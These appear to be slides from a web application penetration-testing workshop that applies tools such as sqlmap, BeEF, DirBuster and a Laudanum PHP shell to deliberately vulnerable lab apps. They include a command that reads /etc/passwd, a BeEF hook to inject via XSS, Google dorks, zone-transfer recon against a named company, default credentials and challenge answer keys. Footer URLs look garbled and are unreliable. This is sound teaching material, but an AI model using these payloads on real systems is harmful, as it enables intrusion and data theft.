    - Multi-browser, multi-platform and multi-language automated web application testing system



# Selenium Exercise

---

- Start Selenium IDE
  - Create a New Test Case and name it “Login”
- Be sure you are NOT logged in & Go to Home
- Start recording (big red button)
- Go to the Login page and authenticate with a valid set of credentials
- Stop recording & move speed slide to Slow
- Logout
- Play the current test case in Selenium
  - You are logged in as... !!


# Selenium Findings



Mutillidae: Hack, Learn, Sec

Not logged in

Version 1.3



Mutillidae: Hack, Learn, Sec

You are logged in as siles

Version 1.3

Selenium IDE 1.0.10 \*

File Edit Options Help

Base URL

Fast Slow

Test Case

Login \*

Command	Target	Value
open	/index.php	
clickAndWait	link=Login	
type	user_name	siles
type	password	siles
clickAndWait	Submit_button	

Runs: 1

Failures: 0

Log Reference UI-Element Rollup

open(url)

Arguments:

- url - the URL to open; may be relative or absolute

Opens an IURL in the test frame. This accents both relative and

# XSS-me

---

- Author: Security Compass
- Site:  
<http://labs.securitycompass.com/index.php/exploit-me/xss-me/>
- Purpose: A Firefox extension that identifies reflective XSS vulnerabilities
- Language: Firefox add-on



# XSS-me Exercise

---

- Instructor led exercise:
  - Starting XSS-me
  - Using XSS-me for automated checks
  - Using XSS-me for manual checks

SAMURAI WEB TESTING FRAMEWORK

<http://www.rhino4.com/>



# SQL Inject-me

---

- Author: Security Compass
- Site:  
<http://labs.securitycompass.com/index.php/exploit-me/sql-inject-me/>
- Purpose: A Firefox extension that identifies SQL injection vulnerabilities
- Language: Firefox add-on



# SQL Inject-me Exercise

---

- Instructor led exercise:
  - Starting SQL Inject-me
  - Using SQL Inject-me for automated checks
  - Using SQL Inject-me for manual checks

SAMURAI WEB TESTING FRAMEWORK

<http://www.circusriders.com>




# SECOND TARGET: DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.



# Damn Vulnerable Web App (DVWA)

- Project Lead: Ryan Dewhurst (ethicalhack3r)
- Site: <http://sourceforge.net/projects/dvwa>
- Purpose: a light weight PHP/MySQL web application that is easy to use and full of vulnerabilities to exploit. Used to learn or teach the art of web application security
- Language: PHP
- Accessing:
  - <http://dvwa>
  - <https://dvwa>
    - admin
    - password
- Notable features:
  - GET requests
  - 3 difficulty levels
  - Includes PHP IDS



# Testing Plan for DVWA

---

- Mapping Tools:
  - FoxyProxy
  - ZAP
    - Proxy
    - Spider
- Discovery Tools:
  - DirBuster
  - ZAP
    - Vuln. Scanner
    - Fuzzer
  - WebScarab
    - Session Analysis
  - CeWL
- Exploitation Tools:
  - sqlmap
  - sqlmap + ZAP
  - BeEF
  - BeEF + Metasploit

# DVWA MAPPING

FoxyProxy  
ZAP (proxy)  
ZAP (spider)



# FoxyProxy

---

- Author:
- Site:
- Purpose:
- Language: Firefox add-on
- Features:


SAMURAI WEB TESTING FRAMEWORK

<http://samurai-linguist.com/>



# Zed Attack Proxy (ZAP)

- Lead: Simon Bennetts (Psiinon)
- Site: [code.google.com/p/zaproxy](http://code.google.com/p/zaproxy)
- Purpose: An interception proxy with integrated tools to find vulnerabilities. This project was forked from Paros Proxy and is actively maintained (unlike Paros).
- Language: Java
- Notable Features:
  - Port Scanner
  - Automated and Passive Scanner
  - Spider, Brute Force, Fuzzing tools
  - Adding Notes and Alerts to request/response pairs
  - Great "Filters" which allow logging of unique elements and auto regex search/replace



# Updating ZAP

---

- Simon and team published the ZAP 1.3.4 release prior to this workshop to provide the following new features:
  - Custom input files for the Fuzzing and Brute Force tools
  - Ability to disable recursion in the Brute Force tool
  - Inverse regex searches and Fuzz match highlighting
  - Support for cookies and POST data in third party tools
- We'll be using this version (1.3.4) for this workshop
  - Download it at: <http://code.google.com/p/zaproxy>
  - Extract the files and run "zap.sh"

# ZAP's Extra Polish

---

- Beautiful Java UI regardless of OS
- Built in user documentation and help pages
- Automatically checks for updates
- Flexible UI allows you to focus on important items
- Universal status bar for all tools in one place
- Supports 11 languages and growing
- REST API for advanced users (<http://zap>)

# Using Firefox with ZAP

---

- Configuring Firefox to trust ZAP's dynamic SSL certificates
  - Have ZAP generate a SSL Root CA
  - Save the certificate to your file system
  - Import it into FireFox
- Use Foxy Proxy to quickly configure Firefox to use ZAP as a proxy

SAMURAI WEB TESTING FRAMEWORK  
© 2009-2012 Justin Searle / Raul Siles

# DVWA Mapping Exercise

---

1. Port Scanning in ZAP
2. Basics techniques to manual map an application
  - Does the application authenticate users?
    - How do you login and logout?
    - How does the application track session state?
    - How do update account settings such as passwords?
    - How do you reset or recover an account?
  - Where does the application accept user input?
    - Which inputs are reflected back to the user?
    - Which inputs might be used in queries to a database?
    - Which inputs might be used in system tools or file names?
  - Which pages return the slowest or fastest?
  - Which pages are dangerous for automated tools?
3. Adding alerts for manual findings
4. Using the Spider tool to finish mapping DVWA

# ZAP Proxy Findings


---

SAMURAI WEB TESTING FRAMEWORK

[HTTP://SAMURAI-INGUARDIANS.COM](http://samurai-inguardians.com)




# Configure Firefox for ZAP




# Manual Mapping of DVWA

- Now that ZAP is recording your session, explore DVWA:
  - clicking on all links
  - filling out all forms
  - inspect the authentication
- Results in ZAP should look something like the screenshot on the right
- Remove unwanted domains in ZAP by right clicking and selecting "Purge (from DB)"



# Spider the Site



- Results will likely find many more pages and files than your manual mapping


# Adding Alerts

The screenshot shows the ZAP interface with the History tab selected. A list of HTTP requests is displayed, including a GET request to `http://dwa/vulnerabilities/brute/`. A right-click context menu is open over this request, showing options like 'Resend...', 'Manage Tags...', 'Note...', 'New Alert...', 'Delete (from view)', 'Purge (from DB)', 'Scan this History', and 'Break...'. The 'Add Alert' dialog box is open, showing fields for Authentication, Risk (Informational), Reliability (Suspicious), Parameter (Login), Description (Main login to DVWA), Other Info, Solution, and Reference. Red arrows indicate the steps: 1 - R Click (on the History list), 2 - Click (on the context menu), and 3 - Explain (in the 'Add Alert' dialog).

- 1 - R Click
- 2 - Click
- 3 - Explain

- A unique feature of ZAP
  - Burp allows comments and highlighting, but this is even better

# Viewing Saved Alerts



- Keeps track of all your alerts
- Provides summary counts

SAMURAI WEB TESTING FRAMEWORK

<http://samurai-framework.com>



# DVWA DISCOVERY


DirBuster

ZAP (vulnerability scanner)

ZAP (fuzzer)

WebScarab (session analysis)

CeWL



# DirBuster

---



- Author: OWASP Project
- Site: [http://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
- Purpose: Brute force of web directories and files
- Language: Java
- Pros:
  - very quick for what it does
  - has the best list of default files and directories out there
- Caveats:
  - minor stability issues
  - scans can take a long time if you aren't careful with configs
  - can overwhelm servers (connections and log disk storage)

# DirBuster Exercise

---

- Before you do anything, turn off recursion! Takes FOREVER!
- Scan "http://dvwa" with the small directory list
  - Disable recursive checks and file checks
  - /usr/bin/samurai/DirBuster-0.10/directory-list-2.3-small.txt
- While the scan is running, experiment with the number of threads
  - Be careful over 10 threads if you are on in a virtual machine!
- Experiment with the other word lists and other settings
- Try brute forcing localhost's top level directories:
  - Change your scanning type to "Pure Brute Force"
  - Change the Char set to "a-z0-9"
  - Set min length to "1" and max length to "4"
  - Uncheck "Brute Force Files"

# DirBuster Findings

---

SAMURAI WEB TESTING FRAMEWORK

[HTTP://SAMURAI-INGUARDIANS.COM](http://samurai-inguardians.com)



# DVWA Discovery Exercises

---

1. Finding unlinked resources with the Brute Force tool
2. Passive vulnerability scans
3. Active vulnerability scans
4. Third party tool integration
  - We'll be using nikto for the demo
  - Syntax:  
`nikto -host %site% -port %port%`

# ZAP Scanner Findings

---

SAMURAI WEB TESTING FRAMEWORK

[HTTP://SAMURAI-INGUARDIANS.COM](http://samurai-inguardians.com)



# ZAP Fuzzer Exercise

---

- Sending manual requests
- Fuzzing single parameters
- Fuzzing with custom lists

SAMURAI WEB TESTING FRAMEWORK

<http://samurai.finguard.net/>



# ZAP Fuzzer Findings

---

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[HTTP://SAMURAI-INGUARDIANS.COM](http://samurai-inguardians.com)



# Yokoso!

---

- Authors: Kevin Johnson & Justin Searle
- Site: [yokoso.secureideas.net](http://yokoso.secureideas.net)
- Purpose: a project focused on creating fingerprinting code that is deliverable through some form of client attack
- Phases: exploitation
- Notable Features:
  - URL based fingerprints
  - Pre-authentication fingerprints are integrated into nmap NSE
  - Post-authentication fingerprints to identify admins w/ BeEF
- Caveats: Must use with a tool like BeEF or nmap

# Yokoso! Exercise

---



# Yokoso! Findings

---



# wapiti

---

- Author: Nicolas Surribas
- Site: [wapiti.sourceforge.net](http://wapiti.sourceforge.net)
- Purpose: a basic command line tool to perform automated security audits
- Phases: mapping and discovery
- Notable Features:
  - Automated Spider
  - Automated Discovery
    - File Handling Errors (local and remote includes)
    - SQL, XSS, XPath, CLRF, and LDAP Injection
    - Command Execution detection (eval(), system(), passtru()...)
  - Fast and simple to use
- Caveats: Basic tests



# wapiti Exercise

---

- Create a new directory for your scans  
`mkdir ~/Desktop/wapiti`
- Scan <http://dvwa> with the following settings:
  - x <http://dvwa/security.php>
  - t html
  - o ~/Desktop/wapiti

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<http://www.seclists.org/bugtraq/2009/04/01/000001.html>



# wapiti Findings

---

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# Watobo

---

- Author: Andreas Schmidt
- Site: [watobo.sourceforge.net](http://watobo.sourceforge.net)
- Purpose: a GUI based tool to perform semi-automated security audits
- Phases: mapping and discovery
- Notable Features:
  - Clean GUI Interface
  - Robust session management
  - Automated Discovery
    - SQL and XSS Injection
    - Local File Inclusion
    - Collects info like HTTP Methods, Headers, Emails
- Caveats: No spider tool



# Watobo Exercise

---

- Open Watobo and create a new project named "dvwa" in the "~/Desktop/watobo" folder.
- Create a new scan called "scan1"
- In FoxyProxy, create a new proxy for Watobo on localhost port 8081
- Manually map <http://dvwa>
- Have Watobo scan the pages you visited

# Watobo Findings

---

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# Grendel-Scan

---

- Author: David Byrne & Eric Duprey
- Site: <http://www.grendel-scan.com/index.htm>
- Purpose: A automated web application testing tool
- Language: Java

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<http://samurai-lingua.com/>



# Grendel-Scan Exercise

---

- Instructor Led Exercise:
  - Selecting your Target
  - Configuring your Output Directory
    - /tmp/grendel/dvwa
  - Extending Spider Results via Manual Proxy
  - Working with the Transaction Log
  - Manual Requests
  - Intercepting Requests
  - Reading the Report

# WebScarab

---

- Author: OWASP Project
- Site: [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)
- Purpose: A web application assessment suite with an interception proxy, spidering tool, session analysis, XXX
- Language: Java



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OWASP SAMURAI PROJECT



# WebScarab Session Exercise

---

- Deleting all your cookies
- Capturing a session value
- Collecting a sample of session values
- Analyzing for patterns

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<http://www.seclab.org/INQUIRY/ABOUT/ABOUT.HTML>



# WebScarab Findings


---



# CeWL

---

- Author: DigiNinja
- Site: <http://www.digininja.org/projects/cewl.php>
- Purpose: A wordlist generator which collects words by spidering websites
- Language: Ruby
- Syntax:  
cewl [options] <target>



# CeWL Exercise

---

- Review the options
- Create a wordlist for dvwa

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<http://samurai-insecurity.com/>



# CeWL Findings

---



# DVWA EXPLOITATION

sqlmap

sqlmap + ZAP

BeEF

BeEF + Metasploit



# SQLMap

---

- Author: Bernardo Damele A. G. (inquis)
- Site: <http://sqlmap.sourceforge.net/>
- Purpose: An automated SQL injection tool that both detects and exploits SQL injection flaws on MySQL, Oracle, PostgreSQL, and MS SQL Server
- Syntax:  
./sqlmap.py -u <target> [options]



# SQLMap Exercise

---

- Review the options for sqlmap
- Run sqlmap on SQL flaw to verify it can see it
- Use sqlmap to exploit the SQL flaw

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<http://www.seclab.org/projects/owtf/>



# DVWA Exploitation

---

- Leveraging the Fuzzing tool to enumerate commands
  - create a Linux-Command-Injection.txt file

- Base syntax for sqlmap integration:

```
sqlmap -u=%url% --cookie=%cookie% -v=0 --drop-set-cookie
```

- Various exploits to add to the above syntax:

```
--dbs (list of databases)
```

```
--file-read=/etc/passwd && cat output/dvwa/files/
```

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# SQLMap Findings

---

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[HTTP://SAMURAI-INQUARDIANA.COM](http://samurai-inquardiana.com)



# SQLNinja

---

- Author: icesurfer
- Site: <http://sqlninja.sourceforge.net/>
- Purpose: A tool for exploiting SQL injection on MS SQL Server
- Syntax:  
`sqlninja -m <attack_mode>`

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<http://samurai-framework.com/>



# BeEF

---

- Author: Wade Alcorn and others
- Site: <http://www.bindshell.net/tools/beef/>
- Purpose: A php based web interface for command and control of zombie browsers including several exploits
- Language: PHP or Ruby

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<http://www.seclab.org/projects/owtf/>



# BeEF Exercise

---

- Accessing the control console  
`http://localhost/beef/ui`
- Spawn a zombie example
- Experiment with the different plugins
- Insert the following hook in the XSS flaw:  
`<script> language='Javascript' src='\"http://localhost/beef/hook/beefmagic.js.php'> </script>`
- Explore the MetaSploit plugins in BeEF

# BeEF Findings

---



# Metasploit

---

- Author:
- Site: <http://>
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

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<http://samurai.finguerdient.com/>



# BeEF + Metasploit Exercise

---

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# BeEF + Metasploit Findings

---

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# Laudanum

---

- Authors: Kevin Johnson & Frank DiMaggio
- Site: [audanum.secureideas.net](http://audanum.secureideas.net)
- Purpose: a collection of injectable files, designed to be used in a pentest when SQL injection flaws are found and are in multiple languages for different environments
- Phases: exploitation
- Languages: asp, cfm, jsp, php
- Notable Features:
  - Security: Authentication & IP address restrictions
  - Payloads: dns, file, header, proxy, shell
- Caveats: Must remember to pre-configure payloads

# Laudanum Exercise

---

- Explore the Laudanum files
- Use the php shell to exploit the upload function

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<http://samurai-inquisitor.com/>



# Laudanum Findings

---



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# THIRD TARGET: WEBGOAT

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? *Just blame it on the 'Goat!*



# WebGoat

---

- Author: OWASP Project
- Sponsor: Aspect Security
- Site: [http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)
- Purpose: a deliberately insecure web application designed to teach web application security lessons
- Language: Java
- Accessing:
  - <http://webgoat> OR <http://webgoat:8080/webgoat/attack>

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<http://www.aspectsecurity.com>



# WebGoat Walkthroughs

---

- Aung Khant (YGN Ethical Hacker Group) has created a series of movies showing possible solutions to the WebGoat lessons. These training movies can be viewed at <http://yehg.net/lab/pr0js/training/webgoat.php>

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# Testing Plan for WebGoat

---

- Mapping Tools:
  - Burp Suite
    - (Proxy &) Spider
    - Encoder / Decoder
    - Repeater
- Discovery Tools:
  - w3af
  - RatProxy
- Burp Suite
  - Sequencer
  - Intruder
- JBroFuzz
- Exploitation Tools:
  - Firebug
  - Burp Suite
    - Proxy
  - w3af Payloads
  - MonkeyFist

# WEBGOAT MAPPING

Burp Suite (proxy)  
Burp Suite (spider)  
Burp Suite (encoder/decoder)  
Burp Suite (repeater)



# Burp Suite

---

- Author: PortSwigger Ltd.
- Site: <http://portswigger.net/suite>
- Purpose: A web application assessment suite of tools including an interception proxy, spidering tool, limited attack tool, session token analyzer, and others
  - A commercial version exists which adds an automated vulnerability scanner and extended attack tool
- Language: Java
- Samurai Notes:
  - Don't forget that interception is on by default...

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# Burp Suite Exercises

---

1. Burp Proxy introduction
2. Burp Spider
3. Burp Encoder / Decoder
4. Burp Repeater

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# Burp Proxy Findings

---

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# Burp Spider Exercise

---

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# Burp Spider Findings

---

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# Burp Encoder/Decoder Exercise

---



# Burp Encoder/Decoder Findings

---



# Burp Repeater Exercise

---

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# Burp Repeater Findings

---

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# WEBGOAT DISCOVERY


w3af

RatProxy

Burp Suite (sequencer)

Burp Suite (intruder)

JBroFuzz



# w3af

---

- Author: Andres Riancho and many others
- Site: [w3af.sourceforge.net](http://w3af.sourceforge.net)
- Purpose: one of the most feature rich open source web auditing tools for both automated and semi-automated
- Phases: mapping, discovery, and exploitation
- Language: Python
- Notable Features:
  - Choice of GUI and CLI interfaces
  - Very scriptable to re-audit apps
  - Includes most python based web auditing tools
- Caveats: stability and consistency issues
  - !!!NEVER!!! enable all plugins



**w3af**  
Web Application Attack and Audit Framework

MEWORK



# w3af Exercise

---


1. Automated Discovery
2. Information Leakage
3. Exploitation: Command Injection
4. Exploitation: SQLi
5. Exploitation: XSS

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<http://www.r00t4n1m4l.com>



# Basic W3AF Audits



# w3af Findings

---



# pyCIT

---

- Author:
- Site: <http://>
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

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<http://samurai-lingua-radiant.com/>



# pyCIT Exercise

---



# pyCIT Findings

---



# RatProxy

---

- Author: Michal Zalewski
- Site: <http://code.google.com/p/ratproxy/>
- Purpose: A passive web application audit tool that also includes some flash decompilation capabilities
- Language: C
- Syntax:  
`./ratproxy -v <outdir> -w <outfile> -d <domain> -lfscm`
- Things to try:
  - Start ratproxy:
    - `./ratproxy -v ~/tmp/RatProxy -w ~/tmp/RatProxy/Report.log -d webgoat -xtfscgX`
  - Configure Firefox to use ratproxy
  - Start manually exploring "http:webgoat"
  - Stop ratproxy (<CTRL> C) and create the report
    - `./ratproxy-report.sh ~/tmp/RatProxy/Report.log > ~/tmp/RatProxy/Report.html`

# RatProxy Exercise

---



# RatProxy Findings

---

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[HTTP://SAMURAI-INGUARDIANS.COM](http://samurai-inguardians.com)



# Skipfish

---

- Author:
- Site: <http://>
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

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<http://samurai-languages.com/>



# Skipfish Exercise

---



# Skipfish Findings

---

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# Burp Sequencer Exercise

---

- Provides the ability to collect and analyze session keys
- Not restricted to session keys. Sequencer will analyze any set of data you throw at it.
- Provides several different types of mathematical analysis of the given data set

# Burp Sequencer Findings

---

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# Burp Intruder Exercise

---

- One of the most flexible web fuzzing tools out there, tied into one of the best interception proxies.
- Intruder is limited in the free version of Burp
  - Requests are severely throttled
  - Not usable. More of tease-ware

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# Burp Intruder Findings

---

- Trying to use the free version is useless.....

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# JBroFuzz

---



- Author: OWASP Project
- Site: [http://www.owasp.org/index.php/Category:OWASP\\_JBroFuzz](http://www.owasp.org/index.php/Category:OWASP_JBroFuzz)
- Purpose: Generates fuzzed requests and collects the responses for manual analysis
- Language: Java

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[http://www.owasp.org/index.php/OWASP\\_JBroFuzz](http://www.owasp.org/index.php/OWASP_JBroFuzz)



# JBroFuzz Exercise

---



# JBroFuzz Findings

---



# WEBGOAT EXPLOITATION

Firebug  
Burp Suite (proxy)  
w3af (payloads)  
MonkeyFist



# Firebug Exercise

---

- Time to revisit the Firebug extension for FireFox.
- Interactive editing of web pages
  - allows you to remove client side filters
  - can interact directly with data
  - full control over AJAX functions in the page

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http://www.samuraiweb.com



# Firebug Findings

---

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# Burp Proxy Exercise

---

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# Burp Proxy Findings

---

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# w3af Exploitation Payloads

---

- SQLi
- XSS
- Command Injection
- others.....

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<http://samurai-insecurity.com/>



# Flare

---

- Author:
- Site: <http://>
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

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<http://samurai-lingua.com>



# Flare Exercise

---



# Flare Findings

---

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# Monkeyfist

---

- Author: Hexagon Security Group
- Site: <http://hexsec.com/misc/monkeyfist>
- Purpose: MonkeyFist is a tool that creates dynamic request forgeries based on cross-domain data leakage. The tool then constructs a payload based on data in the payloads.xml file and sends it to the user's browser. This may include session data bypassing protection mechanisms for Cross-Site Request Forgery.
- Language: Python

# Monkeyfist Exercise

---



# Monkeyfist Findings


---



# Durzosploit

---

- Author: EngineeringForFun Project
- Site: [http://www.engineeringforfun.com/wiki/index.php/Durzosploit\\_Introduction](http://www.engineeringforfun.com/wiki/index.php/Durzosploit_Introduction)
- Purpose: A ruby based interactive command line tool for generating and obfuscate XSS exploits
- Language: Ruby
- Syntax:
  - SA `durzosploit` (starts the interactive session)



# BrowserRider

---

- Author: EngineeringForFun Project
- Site: <http://www.engineeringforfun.com/browserrider.html>
- Purpose: A PHP based web interface providing interactive JavaScript interaction with zombie browsers
- Language: PHP

SAMURAI WEB TESTING  
WITH SAMURAI INQUIRY



# FINAL TARGET: SAMURAI DOJO

A dojo (道場, dōjō) is a Japanese term which literally means "place of the way". Initially, dōjō were adjunct to temples. The term can refer to a formal training place for any of the Japanese do arts but typically it is considered the formal gathering place for students of any Japanese martial arts style to conduct training, examinations and other related encounters. -- Wikipedia




# Student Challenge

---

- You can find the challenge at "http://dojo"
- Collect as many keys as you can
  - Up to 20 keys could be found
    - (err... but it appears some are broken ☹)
  - Keys look like: "1dcca23355272056f04fe8bf20edfce0"
  - A key ID will be with or "near" the actual key
    - such as "KEY00=1dcca23355272056f04fe8bf20edfce0"
  - Keys can be found in all steps of the methodology, so don't focus only on exploitation
- Bonus points:
  - How were the keys generated?
  - Can you calculate what the 21<sup>st</sup> key would be?

# STOP!!!

The next page contains the Student Challenge answers.  
You've been warned.



# STOP NOW! I'M NOT JOKING THIS TIME!

So I lied about the next page containing the answer.  
Its really the NEXT page.

(Full Disclosure: I Needed a second stop page because books have show pages showing...)



# Walkthrough: Keys 0-4

---

- ~~Key 00 = cfc208495d565ef66e7dff9f98764da~~
  - ~~allowed HTTP method in OPTIONS method response~~
- Key 01 = a1d0c6e83f027327d8461063f4ac58a6
  - in TRACE file in web root
- ~~Key 02 = 68d30a9594728bc39aa24be94b319d21~~
  - ~~in header parameter "Server" on all responses~~
- Key 03 = 069059b7ef840f0c74a814ec9237b6ec
  - used as your session variable 50% of the time
- Key 04 = 006f52e9102a8d3be2fe5614f42ba989
  - html comment on index.php

# Walkthrough: Keys 5-9

---

- ~~Key 05 = 6f3ef77ac0e3619e98159e9b6febf557~~
  - ~~??? brute force password~~
- Key 06 = 03c6b06952c750899bb03d998e631860
  - GET parameter in /admin/index.php form submit
- Key 07 = 6883966fd8f918a4aa29be29d2c386fb
  - default text for "comment" field on contactus.php
- Key 08 = 6855456e2fe46a9d49d3d3af4f57443d
  - hidden field on support.php
- ~~Key 09 = 8bf1211fd4b7b94528899de0a43b9fb3~~
  - ~~currently not placed~~

# Walkthrough: Keys 10-14

---

- Key 10 = b6f0479ae87d244975439c6124592772
  - meta tag on kevin.php
- Key 11 = 51d92be1c60d1db1d2e5e7a07da55b26
  - in unlinked directory “crack” in file called “key11”
- ~~Key 12 = b337e84de8752b27eda3a12363109e80~~
  - ~~DNS entry in a zone transfer~~
- Key 13 = ed265bc903a5a097f61d3ec064d96d2e
  - hidden in database (missing half the number)
- ~~Key 14 = daca41214b39c5dc66674d09081940f0~~
  - ~~hidden outside of web root~~

# Walkthrough: Keys 15-19

---

- Key 15 = 9cc138f8dc04cbf16240daa92d8d50e2
  - disallow entry in robots.txt
- Key 16 = 2dea61eed4bceec564a00115c4d21334
  - Allowed domain in crossdomain.xml
- Key 17 = d14220ee66aeec73c49038385428ec4c
  - new HTTP header response value in all responses
- ~~Key 18 = 2823f4797102ce1a1aec05359cc16dd9~~
  - ~~default directory in web root~~
- Key 19 = 9e3cfc48eccf81a0d57663e129aef3cb
  - brute force password "abc123" on /admin/index.php

# Next Steps

---

- We will all continue to learn
- A few things will help us down that path
  - Continue exploring the tools
  - Build a test lab
  - Teach others
  - Join projects

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<http://www.rhino4lingua.com/>



# Contact Information

---

Justin Searle

Managing Partner – UtiliSec

[justin@utilisec.com](mailto:justin@utilisec.com)

801-784-2052

@meeas


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<http://www.rhino4security.com/>



# APPENDICES

Extra material if time allows...



# RECON

The most under utilized steps ...



# Recon Outline

---

- Domain and IP Registrations
- Google Hacking
- Social Networks
- DNS Interrogation and ZT
- Fierce Domain Scanner

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# Domain and IP Registrations

---

- What is WHOIS & RIRs?
  - A protocol for searching Internet registration databases based on RFC 3912 for domain names, IPs, and autonomous systems (AS)
  - Regional IP Registrars: AfriNIC, APNIC, ARIN, LACNIC, RIPE
- Common tools to use:
  - “whois” command line tool (standard with Linux and Macs)
  - <http://www.whois.net> or <http://www.internic.net/whois.html>
- Examples to Try:
  - whois secureideas.net
  - whois 66.135.50.185
  - whois “kevin johnson” (should fail, why?)
  - whois -h whois.arin.net “kevin johnson”

# WHOIS Findings

---

- Contact Information
  - Employees / Users: Denise Johnson, Frank DiMaggio
  - Address: 661 Blanding Blvd., S.103 #351, Orange Park, Florida 32073
  - Phone: 904-403-8024
  - Emails: denise@secureideas.net, frank@secureideas.net
- Owned Domain Names
  - secureideas.net (5/20/2003 - 5/20/2012, updated (bi)annually)
- Name Servers:
  - NS1.SECUREIDEAS.NET (66.135.50.185)
  - NS2.SECUREIDEAS.NET (66.135.47.101)
- Registrar: GoDaddy.com
- ~~ISP or~~ Hosting Provider: ServerBeach (San Antonio, TX)
  - SERVER-17 (possible SERVER-32 & SERVER-33)
  - AS13768 & 66.135.32.0/19

# Google Hacking / Google Dorks

---

- What is Google hacking?
  - Using Google advanced operators to search for “interesting” information
  - Jonny Long’s GHDB
    - <http://www.hackersforcharity.org/ghdb>
  - Also great for Social Network Farming
- Examples:
  - `intitle:"Index+of..etc"+passwd`
  - `intitle:admin+intitle:login`
  - `intitle:index.of.private`
  - `intitle:"ColdFusion+Administrator+Login"`
  - `filetype:asmx` OR `filetype:jws`
  - `inurl:asmx?wsdl` OR `inurl:jws?wsdl`

# Social Networks

- Precursor to Social Networks
  - Usenet (Google Groups – Deja News acquisition)
  - Mailing lists
  - Web Forums
- Modern day Social Networks
  - Facebook
  - LinkedIn
  - Myspace
  - Twitter
  - Ning
  - Orkut

Top 10 Sectors by Share of U.S. Internet Time				
RANK	Category	Share of Time June 2010	Share of Time June 2009	% Change In Share of Time
1	Social Networks	22.7%	15.8%	43%
2	Online Games	10.2%	9.3%	10%
3	E-mail	8.3%	11.5%	-28%
4	Portals	4.4%	5.5%	-19%
5	Instant Messaging	4.0%	4.7%	-15%


- Several methods exist to harvest data from these site

# gpscan

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- Author: Robin Wood
- Site: <http://www.digininja.org/projects/gpscan.php>
- Purpose: Uses Google to search for Google Profiles (gp) of individuals working at specific companies
- Language: Ruby
- Syntax:  
    gpscan.rb <company\_name>
- Examples to try:
  - ./gpscan.rb redhat
  - ./gpscan.rb owasp
  - ./gpscan.rb google
  - ./gpscan.rb "hewlett packard"

Changes in the service interface (or API), e.g. Google, might break the tool/script!



# DNS Interrogation

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- Common tools:
  - host (default on Linux and Macs)
  - dig (default on Linux and Macs)
  - nslookup (default on everything)

- Forward lookups:

host www.samurai-wtf.org

dig www.samurai-wtf.org

nslookup www.samurai-wtf.org

- Reverse lookups:

host 66.135.50.185

dig -x 66.135.50.185

nslookup 66.135.50.185

# DNS Zone Transfers

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- Made so administrators don't have to update each DNS server separately (DNS server synchronization)
- Often left wide open internally and occasionally to the Internet
- Must query an authoritative server for the domain
- Make sure you try all authoritative servers, only one might work
- Examples to try:

`dig -t AXFR secureideas.net` (should fail, why?)

`dig -t NS secureideas.net`

`dig -t AXFR secureideas.net @ns1.secureideas.net`

`dig -t AXFR secureideas.net @ns2.secureideas.net`

`host -la secureideas.net` (should work, why?)

`host -t ns secureideas.net`

`host -la secureideas.net ns1.secureideas.net`

`host -la secureideas.net ns2.secureideas.net`

# Fierce Domain Scanner

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- Author: RSnake
- Site: <http://ha.ckers.org/fierce>
- Purpose: Performs forward and reverse lookups recursively until target IPs and domains are exhausted (wordlist based)
- Language: Perl
- Syntax:  
    `./fierce.pl -dns <target_domain>`
- Examples to try:  
    `./fierce.pl -dns secureideas.net`

# Upcoming Samurai-WTF Courses

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- Black Hat USA - Las Vegas, Nevada
  - July 30-31 (Saturday - Sunday)
  - Aug. 1-2 (Monday - Tuesday)
- OWASP AppSec North America - Minneapolis
  - Sep. 20-21 (Tuesday - Wednesday)
- Black Hat UAE - Abu Dhabi
  - Dec. 12-13 (Monday - Tuesday)
- Other Possibilities:
  - OWASP AppSec Latin America - Brazil (Oct.)
  - OWASP AppSec Asia - China (Nov.)

# Tool Intro Template

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- Author:
- Site: <http://>
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

SAMURAI WEB TESTING FRAMEWORK

<http://samurai-lingua.com>



# XXX Exercise

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SAMURAI WEB TESTING FRAMEWORK

[HTTP://SAMURAI.INGUARDIANS.COM](http://samurai.inguardians.com)



# XXX Findings

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SAMURAI WEB TESTING FRAMEWORK

[HTTP://SAMURAI.INGUARDIANS.COM](http://samurai.inguardians.com)

